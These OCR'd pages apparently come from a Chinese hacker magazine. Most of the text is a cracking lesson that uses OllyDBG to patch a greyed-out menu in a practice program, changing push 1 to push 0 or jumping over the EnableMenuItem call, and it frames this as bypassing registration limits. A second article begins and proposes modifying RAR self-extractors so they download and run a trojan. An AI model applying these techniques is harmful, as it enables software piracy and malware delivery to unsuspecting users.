



图1

出现这个问题我们就应该意识到通过字符串查找这条路来解决问题似乎已经行不通了，那有没有别的思路呢？说到这里，我已经迫不及待地要给大家介绍一位新朋友了，那就是OD的另一项强大的功能—“函数参考”！

什么叫函数参考呢？这个问题并不重要，还是先让我们体验一下它强大的功能吧。在OllyDBG的反汇编窗口中单击鼠标右键，在弹出菜单中选择“查找”－>“当前模块中的名称”，也可以使用快捷键CTR+N，如图2，打开“函数参考”窗口，如图3。





图2





图3

是不是看得有点眼花缭乱呀，一片代码的海洋，这些东西都是干什么用的呢？不要被这些看不懂的东西吓倒，这些东西干什么用的大家没必要去深究，因为其中的理论非常深奥，有编程基础的朋友可能对这些有种似曾相识的感觉（都是些API函数名）。不过要提示大家的是：现在不要问为什么，只要跟着我做就可以了。

还记得在字符串的海洋中查找注册提示信息的感觉吗？现在又要大海捞针了，所以再提醒大家一下学习破解一定要有耐心。

**小知识：领空**

在进行这项操作时要在OllyDBG中保证是在当前被调试程序的领空。什么叫程序的领空呢？简单的说就是于程序自己的地盘。把电脑比做一个操场，有许多小朋友在放风筝，这些风筝好比就是在电脑中运行的许多程序。我们调试程序就是控制其中的一个程序（找到操场上空指定的一个风筝）。你可以把风筝理解成一个“程序”，风筝线就是我们的控制工OllyDBG，那个小朋友在哪里，哪里就是“领空”。调试本程序时OllyDBG的标题栏显示“[CPU － 主线程，模块 － EnableMenu]”，表明我们当前在EnableMenu这个程序的领空。

结合上图我们可以看出整个“函数参考”窗口被划分成了五个部分：地址、区段、类型、名称和注释。我们现在只需要关心“名称”这一项中的内容。下面的工作就是要在“函数参考”窗口中的“名称”这一项的所有函数名里找一找有没有名字叫做“EnableMenuItem”或者“EnableWindow”的函数。真是幸运，第三个就是，如图4。

| 地址 | 区段 | 类型 | 名称 |
|---|---|---|---|
| 004040A0 | .rdata | 输入 | USER32.DestroyWindow |
| 004040B4 | .rdata | 输入 | USER32.DialogBoxParamA |
| 0040409C | .rdata | 输入 | USER32.EnableMenuItem |

图4

找到之后选中它，敲下回车键，自动来到“输入函数参考”中，如图5，双击那行代码就可以来到“EnableMenuItem”这个函数对应的代码处。





图5

看到关键代码了，大家是不是忍不住想动手了呢？好的，既然是好不容易才找到的，那就不能放过它，使出浑身解数来修改它吧。

## 1．修改参数法

提到了函数，有编程经验的朋友就知道它需要参数。往这个代码前两行观察一下，发现004011E3处的代码如下：

```
004011E3    6A 01    push    1    ; /Flags = MF_BYCOMMAND|MF_GRAYED|MF_STRING
```

这个**push 1**里的1其实就是那个电灯的开关，0表示允许使用，1表示灰色，2表示禁止。将**push 1**改成**push 0**也就是打开了电灯的开关，让灯泡一直亮着了。鼠标右键单击改过的这行代码，选择“复制到可执行文件”－“选择”，在弹出的新窗口里右键，“保存到文件”，命名为EnableMenu2.exe，现在打开看看，破解成功了吧！

## 2．跳过开关法

在上一课中去除NAG窗口时用了一个跳转法，这里也一样适用。先把要修改部分的代码提取出来：

```
004011E3    6A 01    push    1    ; /Flags = MF_BYCOMMAND|MF_GRAYED|MF_STRING
004011E5    68 459C0000    push    9C45    ; |ItemID = 9C45 (40005.)
004011EA    50    push    eax    ; |hMenu
004011EB    FF15 9C404000 call    [<&USER32.EnableMenuItem>]    ; \EnableMenuItem
004011F1    5E    pop    esi
```

我们知道这个函数是从004011E3开始压入参数，一直执行




图 6

到 004011EB 调用了 EnableMenuItem 使按钮变成灰色的。那么把这些代码修改成一个无条件跳转指令，跳到 call 函数之后不就是把灯泡接到了开关外面了吗？选择这段代码的第一句 **004011E3 . 6A 01 push 1**，打开汇编编辑窗口将 push 1 改成 jmp **004011F1**，如图 6（有点蒙吗？再回忆一下 ABCDE 这种结构，A 执行完了本来应该执行 B 的，B 的任务是把菜单变成灰色，接着要执行 C。现在把 B 改成跳到 C 去执行，那么程序就“忘了”要把菜单变灰的任务了）。

修改完毕后按照前面的方法保存修改后的程序，运行修改后的程序看看效果，如图 7。

原本灰色的菜单现在已经复活了！点击它就会看到原本被屏蔽掉的窗口了，如图 8。

## 五、总结

通过本次的学习，我们初步掌握了如何去解决软件中“灰菜单”的问题。其实，通常我们只要将一个软件爆破成功，那么软件就会认为我们是正式的注册用户，所以各种限制也就会随之解除。但是随着技术的发展，越来越多的软件采用了多次验证的方式以防止这种情况的发生，因此我们也对应的需要将软件爆破再对被限制的功能进行一一解除。在两种方法中“灰菜单”类型的解除方法相较“提示注册”类型而言更为单一一些，线索也相对较为简单，所以比较容易上手。到目前为止，我们已经上了四节课了，大家有没有融会贯通好所教的技术呢？下节课，我们将以一个真实的软件为例，各个击破完美破解演示给大家看，温习这四节知识的同时也有新技术出现哦！




图 7




图 8

**本文关键词解释：什么是 API**

API（application program interface）应用程序接口，指底层系统提供给上层系统的功能接口。通常就是以函数形式存在的，也有不是函数形式存在的。通过调用 API，可以完成很多操作系统提供的功能，不需要程序员自己去写代码实现了。

**小编点评**：有的读者可能这个月才第一次买我们的杂志，有的读者可能这一期才关注一下呼声正高的破解系列。为了不让这些读者有畏难情绪，不让新读者认为自己没看到前几节课而来不及学习，小编决定让作者通过温习的方式给大家总结盘点一下目前所学过的技术和知识，同时还介绍到有关次数限制的破解等新知识。刚开始看连载的读者千万要留神咯！只要你对破解感兴趣，随时看我们的杂志都可以入门！这就是黑客 X 档案一直在追求的定位——永远做菜鸟的启蒙老师！

（文章中涉及到的工具 OllyICE、OllyDBG、已收录于光盘中）




# 将RAR自解压变成幕后黑手

正北

在黑客 X 档案 06 年第 10 期的“将 RAR 自解压欺骗玩到底”一文中，是修改 RAR 的自解压程序，使得我们使用右键“用 RAR 打开”看到文件 A，可是双击后得到的却是文件 B。它是通过更改 RAR 压缩包的文件头来骗过自解压程序的，但缺点是更改后的文件体积会变大，另外就是使用 PEiD 等工具可以发现附加的数据。我的一个新思路是修改 RAR 自解压文件的代码使其访问网络，下载并运行我们的木马（类似于下载者），这样体积和附加数据的问题就解决了。

## 一、最终效果

打开我制作的自解压程序修改工具，如图 1，选择好一个




图 1

